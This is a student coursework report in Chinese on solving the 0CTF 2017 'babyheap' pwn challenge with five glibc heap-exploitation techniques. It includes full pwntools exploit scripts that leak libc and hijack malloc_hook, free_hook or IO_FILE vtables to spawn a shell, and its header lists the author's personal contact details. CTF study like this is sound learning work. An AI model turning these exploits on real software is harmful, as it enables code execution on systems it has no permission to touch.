**《网络空间安全导论实践》报告**

题目：用五种方法解一道pwn题，加深对堆利用的理解

姓名： 谢庆贺

学院： 网络空间安全学院

专业： 网络空间安全

班级： 2018211806

学号： 2018213701

联系方式： qq:2379448326

邮箱： renwuxiaoxiao@126.com

2019年 6月 20 日

|  |
| --- |
| 基本信息表 |
| 题目：用五种方法解一道pwn题，加深对堆利用的理解 |
| 作品类别：*ctf赛题分析（pwn）与技术反思拓展* |
| 作品内容摘要： 。。。。。。。思考如何利用漏洞： 首先我们的最终目标定为：将malloc\_hook改为one\_gadget，现阶段，我们只能借助于程序自身的fill()功能来进行写，而fill()功能又需要一个堆指针，所以我们的目标转化为如何使堆指针分配到malloc\_hook附近，我们运用fastbinattack功能与overlapping结合的方法来实现。 leak: 因为我们要确定malloc\_hook的地址与one\_gadget的地址，所以必须泄露出libc才能继续往下进行。  我们可以利用程序的print()功能来实现泄露libc地址，先申请4个chunk（chunk2大小为smallchunk），然后通过0来改写1的size，然后通过标准的overlapping方法，先free()再malloc()，然后chunk2现在在1的里面，(这里要注意，因为是calloc，所以再次申请chunk1的时候，chunk2的chunk\_header会被清零，需要fill()重新布置一下)，然后free chunk2，将其放入unsortedbin中，然后通过chunk1的print()打印出chunk2的fd指针，成功泄露libc。 控制程序执行流: 之后我们就可以先把chunk2（大小我们申请为0x60）放进fastbin里，然后通过chunk1改其fd指针为&main\_arena-0x33，然后在申请两次即可，然后再通过改chunk4的内容来改malloc\_hook，再申请则会触发one\_gadget。  。。。。。。。。。。。。。。。。 |
| 关键词：  CTF，PWN，Glibc malloc，IO\_FILE，largebin\_attack |
| 作品提交形式：*（程序、源代码、文档、视频等）*  文档（pdf+word 因为代码在word里实在太丑了。。。）+ 小视频 |

# 作品背景及意义

从大一开始学习pwn已经快一年了，做了不少题目，所以想借着这次网安实践作业的机会把一些堆利用的基本套路小结一下，选择了一道2017年上海交通大学主办的0ctf比赛中的一道babyheap来分析。

# 作品介绍

我先用了fastbin\_attack来改malloc\_hook为one\_gadget第一次做出这道题，之后做完反思，因为这道题漏洞点较多且大（不限字节的任意溢出漏洞），比较宽松（申请，释放，刷新，打印四个基本功能都有，也意味着leak和控制程序执行流不是很难），应该有不少方法可以解，之后反思了一下，结合之后自己学习的几种小姿势，又实现了四种利用方法，分别是

2． 当所有的one\_gadget都失效时利用realloc\_hook微调栈环境

3． 利用IO\_str\_jump来运行system(“/bin/sh\n”)

4． 改topchunk的地址改free\_hook为one\_gadget

5 . largebin\_attack任意地址写堆地址来伪造chunk的size进而fastbin\_attack改free\_hook。

# 设计与实现方案

## 3.1 实现原理

Pwn题基本目标就是控制程序执行控制流拿到远程shell，所以我们必须让程序运行system(“/bin/sh\x00”)，但是因为这个函数需要传参就很麻烦，所以在libc中我们就能找到几个one\_gadget，他们是运行以后可以直接拿shell的代码片段，且不需要传参，方便很多，但是其对栈环境要求比较大，可能会有失败的情况，所以要综合两种基本方法考虑。

而malloc\_hook被称为钩子函数，就其实是一个函数指针，在程序执行malloc时会先检测malloc\_hook是否为0，若不为零则直接跳到malloc\_hook所指向的地址执行代码，（free\_hook同理）。

所以我们只要把malloc\_hook或者free\_hook改为one\_gadget即可大概率拿到shell。（当失败时就有了第二种解法。）

而malloc\_hook又在main\_arena之前，main\_arena在libc的数据段，所以必须先leak出libc，才能得到malloc\_hook的地址。

想要改的话，必须分配一个fake\_chunk到main\_arena，所以利用fastbin\_attack即可，但是寻找/构造fake\_size就成了最大的问题。

于是可以由构造fake\_size衍生出几种方法。

再考虑system(“/bin/sh\0”)的情况，利用把free\_hook改为system然后再一个chunk里放/bin/sh\x00字符串然后将其free，等效于执行了system(“/bin/sh\x00”)。

因为程序可以任意溢出，可以控制topchunk，所以最后想到利用IO\_str\_jump直接执行system(“/bin/sh\x00”)，house of orange的改进版，应该比原版还简单，不用泄露heap\_addr。

## 3.2设计方案

题目放在我的github上：[2017\_0CTF\_babyheap](https://github.com/xiaoxiaorenwu/mypwn/tree/master/2017_0ctf_babyheap)

# 第一次解：


## 预览题目：

可以看到文件为64位，保护全开，给了Libc（版本为2.24），标准的堆题。。。看到full relro一般为改hook为one\_gadget。放进ida里进一步分析：




## 主要功能分析及漏洞寻找：


可以看到程序开始时先选了一段随机不可控的地址来储存chunk指针列表的基地址（base\_ptr）。紧接着就进入了死循环，打印菜单，输入选项，运行函数。我们来逐个分析功能：




在allocate()功能中，我们发现申请的chunk的大小可以由我们自己决定（小于0x1000），是可控的，且heap结构体中会储存我们申请到的chunk的大小。**此外，我们申请堆块时用的是 calloc() 而不是malloc()这意味着堆块的数据开始时要被初始化为0，这一点需要注意。**




fill()函数就是向我们申请过的chunk里填数据，不过有一个很明显的任意溢出更改漏洞。



free()就是将chunk指针free()，没有uaf漏洞。



print()函数就是打印对应下标的chunk的content，**不过打印的内容是根据我们在allocate()时输入的size来决定的。**



## 思考如何利用漏洞：

首先我们的最终目标定为：将malloc\_hook改为one\_gadget，现阶段，我们只能借助于程序自身的fill()功能来进行写，而fill()功能又需要一个堆指针，所以我们的目标转化为如何使堆指针分配到malloc\_hook附近，我们运用fastbinattack功能与overlapping结合的方法来实现。

### leak:

因为我们要确定malloc\_hook的地址与one\_gadget的地址，所以必须泄露出libc才能继续往下进行。

我们可以利用程序的print()功能来实现泄露libc地址，先申请4个chunk（chunk2大小为smallchunk），然后通过0来改写1的size，然后通过标准的overlapping方法，先free()再malloc()，然后chunk2现在在1的里面，(这里要注意，因为是calloc，所以再次申请chunk1的时候，chunk2的chunk\_header会被清零，需要fill()重新布置一下)，然后free chunk2，将其放入unsortedbin中，然后通过chunk1的print()打印出chunk2的fd指针，成功泄露libc。

### 控制程序执行流:

之后我们就可以先把chunk2（大小我们申请为0x60）放进fastbin里，然后通过chunk1改其fd指针为&main\_arena-0x33，然后在申请两次即可，然后再通过改chunk4的内容来改malloc\_hook，再申请则会触发one\_gadget。

# 反思，拓展与多解：

回过头来看这一题，就是一道中规中矩的堆题，堆的理论知识扎实并且调试能力不错的人解出应该只是时间问题。又因为这道题漏洞太多，题目所做的限制（申请的堆块大小不限制，chunk的所在范围不限制，任意溢出漏洞，有upgrade功能，有输出打印功能等等）也太少，正好借这次作业的机会来复习一下之前学过的一些堆利用的基础姿势。

## 第二种解\_realloc\_hook微调栈环境：

说是第二种解，其实只是在第一种基础解上略加改动，用了一个小技巧而已，在main\_arena上方0x20处是realloc\_hook和malloc\_hook，我们第一种解法是将malloc\_hook直接改为one\_gadget，这种解法其实有很大的运气成分，因为one\_gadget的成功是需要条件的，需要[rsp+0xxx] == NULL 时才会成功有时候我们不能保证这个条件成立，**这时就有一个技巧叫做realloc\_hook微调，利用realloc\_hook来调整栈环境，**因为我们将chunk直接伪造在&main\_arena-0x33处，所以我们可以把realloc\_hook和malloc\_hook全都控制，realloc函数在函数起始会检查realloc\_hook的值是否为0，不为0则跳转至realloc\_hook指向地址，所以我们把realloc\_hook设为one\_gadget的地址，将malloc\_hook设置为realloc函数开头某一push寄存器处。push和pop的次数是一致的，若push次数减少则会压低堆栈，改变栈环境。这时one\_gadget就会可以使用。具体要压低栈多少要根据环境决定，这里我们可以进行小于48字节内或72字节的堆栈调整。

## 第三种解\_将topchunk迁移到free\_hook上方：

同malloc\_hook类似，在调用free函数时会先检验free\_hook的值。 但是free\_hook上方都是0字节。不能直接通过fastbin\_attack进行攻击，可以先通过fastbinattack修改topchunk\_addr为&\_\_free\_hook-0xb58，之后申请内存至free\_hook修改为system地址。 fastbin数组在top chunk指针上方。可以通过free fastbin chunk修改fastbin数组的值使的fastbin attack可以实现。 存在限制要求堆的地址以0x56开头(原因看最后一种解法largebinattack。)

## 第四种解\_largebin\_attack构造fakechunk：

因为申请的chunk大小不受限制，所以largebin\_attack当然在我们的考虑范围之内，largebinattack的主要效果为在任意地址写入堆地址，实际运用就是用堆地址的开头0x55/0x56来进行chunk的size的错位构造，所以我们就可以在free\_hook的上方写入堆地址，然后利用fakechunk来改写free\_hook为system，之后运行system('/bin/sh\x00')获取shell。但是需要注意的是并不是一定能成功，因为当size为0x55(1010101)时被free会报错，而0x56(1010110)却不会,因为第二个bit位为0时会被认为是mmap出来的地址从而free这块地址会报错，而为1时则不会，所以加个循环就OK了。

关于largebin\_attack的技术在赛题中出现较少，可参考以下链接学习：

[veritas师傅的blog](https://veritas501.space/2018/04/11/Largebin%20%E5%AD%A6%E4%B9%A0/)

[ctf-wiki](https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/large_bin_attack/)

[从2019西湖论剑的一道题来看largebinattack](https://www.anquanke.com/post/id/176194)

## 第五种解\_利用IO\_str\_jump来运行system('/bin/sh\x00')：

有任意溢出这种大漏洞存在，所以可以溢出到topchunk的内容，IO\_FIFE的利用方法就很容易被想到，因为libc2.24较libc2.23对vtable\_ptr做了范围检查，我们不能直接控制他，house of orange技术将不再适用，但当然有新的技术衍生出来，就是利用IO\_str\_jump。具体原理参考以下链接：

[新手向——IO\_file全流程浅析](https://www.anquanke.com/post/id/168802#h2-0)

## 3.3实现方案

## Exp1如下：

#coding:utf-8  
​  
from pwn import \*  
context(os='linux',arch='amd64')  
#context.log\_level='debug'  
p=process('./babyheap')  
libc=ELF('./libc.so.6')  
​  
def allocate(length):  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(length))  
​  
def fill(ID,length,payload):  
p.recvuntil('Command: ')  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
p.recvuntil('Size: ')  
p.sendline(str(length))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
def free(ID):  
p.recvuntil('Command: ')  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
def dump(ID):  
p.recvuntil('Command: ')  
p.sendline('4')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
offset = 0x3c4b20  
#---------------1.leak--------------------  
#-------------overlapping start-----------  
allocate(0x20)            #index 0  
allocate(0x20)            #index 1  
allocate(0x100)           #index 2  
allocate(0x20)            #index 3 隔离index 2 防止其被topchunk合并  
#---------------change--------------------  
payload = 'a'\*0x20+p64(0)+p64(0x141)  
fill(0,len(payload),payload)  
#gdb.attach(p)  
​  
#--------------free and malloc------------  
free(1)  
allocate(0x130)  
payload = '\x00'\*0x20+p64(0)+p64(0x111)    #因为calloc()会清空index 1  
fill(1,len(payload),payload)  
#--------------overlapping down-----------  
free(2)  
#gdb.attach(p)  
dump(1)  
p.recvuntil('Content: \n')  
main\_arena\_addr = u64(p.recv()[48:48+6].ljust(8,'\x00')) - 88  
libcbase = main\_arena\_addr - offset  
one\_gadget = 0x4526a   #0x4526a 0xf02a4 0xf1147  
one\_gadget\_addr = libcbase + one\_gadget  
log.success('libcbase = ' + hex(libcbase))  
#gdb.attach(p)  
#-------------leak down-------------------  
​  
#---------------2.change------------------  
p.sendline('1')           #index 2  
p.recvuntil(': ')  
p.sendline(str(96))  
#gdb.attach(p)  
​  
free(2)  
#gdb.attach(p)  
​  
fake\_chunk\_addr = main\_arena\_addr - 0x33  
payload = 'a'\*0x20+p64(0)+p64(0x71)+p64(fake\_chunk\_addr)  
fill(1,len(payload),payload)  
#gdb.attach(p)  
​  
allocate(0x60)          #index 2  
#gdb.attach(p)  
​  
allocate(0x60)          #index 4  
​  
payload = 'a'\*0x13 + p64(one\_gadget\_addr)  
fill(4,len(payload),payload)  
​  
allocate(0x20)  
​  
p.interactive()

### Exp2如下：

#coding:utf-8  
​  
from pwn import \*  
context(os='linux',arch='amd64',terminal = ['terminator','-x','sh','-c'])  
#context.log\_level='debug'  
p = process('./babyheap')  
P = ELF('./babyheap')  
libc = ELF('./libc.so.6')  
​  
def allocate(length):  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(length))  
​  
def fill(ID,length,payload):  
p.recvuntil('Command: ')  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
p.recvuntil('Size: ')  
p.sendline(str(length))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
def delete(ID):  
p.recvuntil('Command: ')  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
def dump(ID):  
p.recvuntil('Command: ')  
p.sendline('4')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
allocate(0x60) #0  
allocate(0x60) #1  
allocate(0x60) #2  
allocate(0x60) #3  
allocate(0x60) #4  
allocate(0x60) #5  
  
payload='a'\*96+p64(0x00)+chr(0xe1)  
fill(2,len(payload),payload)  
delete(3)  
allocate(0x60)#3  
  
p.sendline('4')  
p.recvuntil('Index:')  
p.sendline('4')  
p.recvuntil('Content: \n')  
libcbase = u64(p.recv(6).ljust(8,'\x00'))-(0x7f88fe7e9b78- 0x7f88fe425000)  
log.success('libcbase = '+hex(libcbase))  
  
#gdb.attach(p)  
sys = libcbase + libc.symbols['system']  
re\_hook = libcbase + libc.symbols['\_\_realloc\_hook']  
mac\_hook = libcbase + libc.symbols['\_\_malloc\_hook']  
realloc = libcbase + libc.symbols['\_\_libc\_realloc']  
allocate(0x60)#6  
  
delete(4)  
payload=p64(mac\_hook-0x23)  
fill(6,len(payload),payload)  
allocate(0x60)#4  
allocate(0x60)#7  
​  
payload='a'\*0xb + p64(libcbase+0x4526a) + p64(realloc+8)  
fill(7,len(payload),payload)  
​  
allocate(0x60)  
#gdb.attach(p)  
p.interactive()

### Exp3如下：

#coding:utf-8  
​  
from pwn import \*  
context(os='linux',arch='amd64',terminal = ['terminator','-x','sh','-c'])  
#context.log\_level='debug'  
p = process('./babyheap')  
P = ELF('./babyheap')  
libc = ELF('./libc.so.6')  
​  
def allocate(length):  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(length))  
​  
def fill(ID,length,payload):  
p.recvuntil('Command: ')  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
p.recvuntil('Size: ')  
p.sendline(str(length))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
def delete(ID):  
p.recvuntil('Command: ')  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
def dump(ID):  
p.recvuntil('Command: ')  
p.sendline('4')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
while 1:  
  
try:  
p = process('./babyheap')  
allocate(0x40) #0  
allocate(0x40) #1  
allocate(0x40) #2  
allocate(0x40) #3  
allocate(0x40) #4  
allocate(0x40) #5  
allocate(0x60)  
allocate(0x60)  
delete(6)  
payload = 'a'\*64+p64(0x00)+chr(0xa1)  
payl = '/bin/sh'+chr(0)  
fill(0,len(payl),payl)  
fill(2,len(payload),payload)  
delete(3)  
allocate(0x40)#3  
  
p.sendline('4')  
p.recvuntil('Index:')  
p.sendline('4')  
p.recvuntil('Content: \n')  
libcbase = u64(p.recv(6).ljust(8,'\x00')) - (0x7ff5f5385b78-0x7ff5f4fc1000)  
free\_hook=libcbase + libc.symbols['\_\_free\_hook']  
log.success('libcbase = '+hex(libcbase))  
​  
allocate(0x40)  
delete(6)  
payload = p64(libcbase+(0x7f8655ab2b4d-0x7f86556ee000))  
fill(4,len(payload),payload)  
#gdb.attach(p)  
​  
allocate(0x40)   
allocate(0x40) #8  
payload = 'a'\*0x1b+p64(free\_hook-0xb58)  
fill(8,len(payload),payload)  
#gdb.attach(p)  
for i in range(0,6):  
   allocate(0x200)  
system = libcbase + libc.symbols['system']  
payload = chr(0)\*0xf8+p64(system)  
fill(14,len(payload),payload)  
​  
delete(0)  
break  
except EOFError:  
p.close()  
​  
p.interactive()

### Exp4如下：

#coding:utf-8  
​  
from pwn import \*  
context(os='linux',arch='amd64')  
#context.log\_level='debug'  
p=process('./babyheap')  
#,env={'LD\_PRELOAD':'./libc.so.6'})  
libc=ELF('./libc.so.6')  
​  
def new(length):  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(length))  
​  
def upgrade(ID,length,payload):  
p.recvuntil('Command: ')  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
p.recvuntil('Size: ')  
p.sendline(str(length))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
def delete(ID):  
p.recvuntil('Command: ')  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
def view(ID):  
p.recvuntil('Command: ')  
p.sendline('4')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
while 1:  
try:  
p = process('./babyheap')   
​  
new(0x90) #0  
new(0x90) #1  
new(0x90) #2  
new(0x90) #3  
​  
payload = '\x00'\*0x90 + p64(0) + p64(0x141)  
upgrade(0,len(payload),payload)  
​  
delete(1)   
new(0x90) #1  
​  
view(2)  
p.readuntil('Content: \n')  
libcbase = u64(p.recv(6).ljust(8,'\x00'))-(0x7fcbd010eb78- 0x7fcbcfd4a000 )  
free\_hook = libcbase + libc.symbols['\_\_free\_hook']  
log.success('libcbase = '+hex(libcbase))  
log.success('free\_hook = '+hex(free\_hook))  
​  
new(0x90)  #4  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(3))  
delete(2)  
delete(1)  
delete(0)  
​  
new(0x20) #0  
new(0x4d0) #1  
new(0x20) #2  
new(0x4e0) #3  
new(0x20) #5  
​  
delete(1)  
new(0x500) #1  
​  
payload = '/bin/sh\x00' + p64(0)\*3 + p64(0) + p64(0x4e1) + p64(0) + p64(free\_hook-0x20+8)         + p64(0) + p64(free\_hook-0x40+3)  
upgrade(0,len(payload),payload)  
​  
delete(3)  
payload = p64(0)\*4 + p64(0) + p64(0x4f1) + p64(0) + p64(free\_hook-0x20)  
upgrade(2,len(payload),payload)  
​  
new(0x40) #3  
​  
system\_addr = libcbase + libc.sym['system']  
payload = '\x00'\*0x10 + p64(system\_addr)  
upgrade(3,len(payload),payload)  
​  
delete(0)  
break  
except EOFError:  
p.close()  
#gdb.attach(p)  
p.interactive()

### Exp5如下：

#coding:utf-8  
​  
from pwn import \*  
context(os='linux',arch='amd64')  
#context.log\_level='debug'  
p=process('./babyheap',env={'LD\_PRELOAD':'./libc.so.6'})  
libc=ELF('./libc.so.6')  
​  
def allocate(length):  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(length))  
​  
def fill(ID,length,payload):  
p.recvuntil('Command: ')  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
p.recvuntil('Size: ')  
p.sendline(str(length))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
def free(ID):  
p.recvuntil('Command: ')  
p.sendline('3')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
def dump(ID):  
p.recvuntil('Command: ')  
p.sendline('4')  
p.recvuntil('Index: ')  
p.sendline(str(ID))  
​  
offset = 0x3c4b20  
#---------------1.leak--------------------  
#-------------overlapping start-----------  
allocate(0x20)            #index 0  
allocate(0x20)            #index 1  
allocate(0x100)           #index 2  
allocate(0x20)            #index 3 隔离index 2 防止其被topchunk合并  
#---------------change--------------------  
payload = 'a'\*0x20+p64(0)+p64(0x141)  
fill(0,len(payload),payload)  
#gdb.attach(p)  
​  
#--------------free and malloc------------  
free(1)  
allocate(0x130)  
payload = '\x00'\*0x20+p64(0)+p64(0x111)    #因为calloc()会清空index 1  
fill(1,len(payload),payload)  
#--------------overlapping down-----------  
free(2)  
#gdb.attach(p)  
dump(1)  
p.recvuntil('Content: \n')  
main\_arena\_addr = u64(p.recv()[48:48+6].ljust(8,'\x00')) - 88  
libcbase = main\_arena\_addr - offset  
one\_gadget = 0x4526a   #0x4526a 0xf02a4 0xf1147  
one\_gadget\_addr = libcbase + one\_gadget  
log.success('libcbase = ' + hex(libcbase))  
#gdb.attach(p)  
#-------------leak down-------------------  
io\_str\_jumps = libcbase + (0x7fc707c647a0 - 0x7fc7078a1000)  
io\_list\_all = libcbase + (0x7f82cc242520-0x7f82cbe7d000 )  
system\_addr = libcbase + libc.sym['system']  
sh\_addr = libcbase + libc.search('/bin/sh\x00').next()   
log.success('system\_addr = '+hex(system\_addr))  
log.success('io\_str\_jumps = '+hex(io\_str\_jumps))  
log.success('io\_list\_all = '+hex(io\_list\_all))  
​  
payload = p64(0)\*4  
payload+= p64(0)+p64(0x61)  
payload+= p64(0)+p64(io\_list\_all-0x10)  
payload+= p64(0)+p64(1)  
payload+= p64(0)+p64(sh\_addr)  
payload = payload.ljust(0xe8+0x10,'\x00')  
payload+= p64(io\_str\_jumps-8) + p64(0) + p64(system\_addr)  
​  
p.sendline('2')  
p.recvuntil('Index: ')  
p.sendline(str(1))  
p.recvuntil('Size: ')  
p.sendline(str(len(payload)))  
p.recvuntil('Content: ')  
p.send(payload)  
​  
p.recvuntil('Command: ')  
p.sendline('1')  
p.recvuntil(': ')  
p.sendline(str(0x10))  
​  
#gdb.attach(p)  
p.interactive()

## 3.4测试与结果

EXP的可行性将在视频里演示。

# 应用场景

这些堆的利用方法在ctf比赛中经常遇到。

# 结论

掌握熟练堆的利用，对glibc的Ptmalloc内存管理机制了然于心，在碰到高阶（linux kernel pwn，real world pwn等）的题目时才能应对的游刃有余。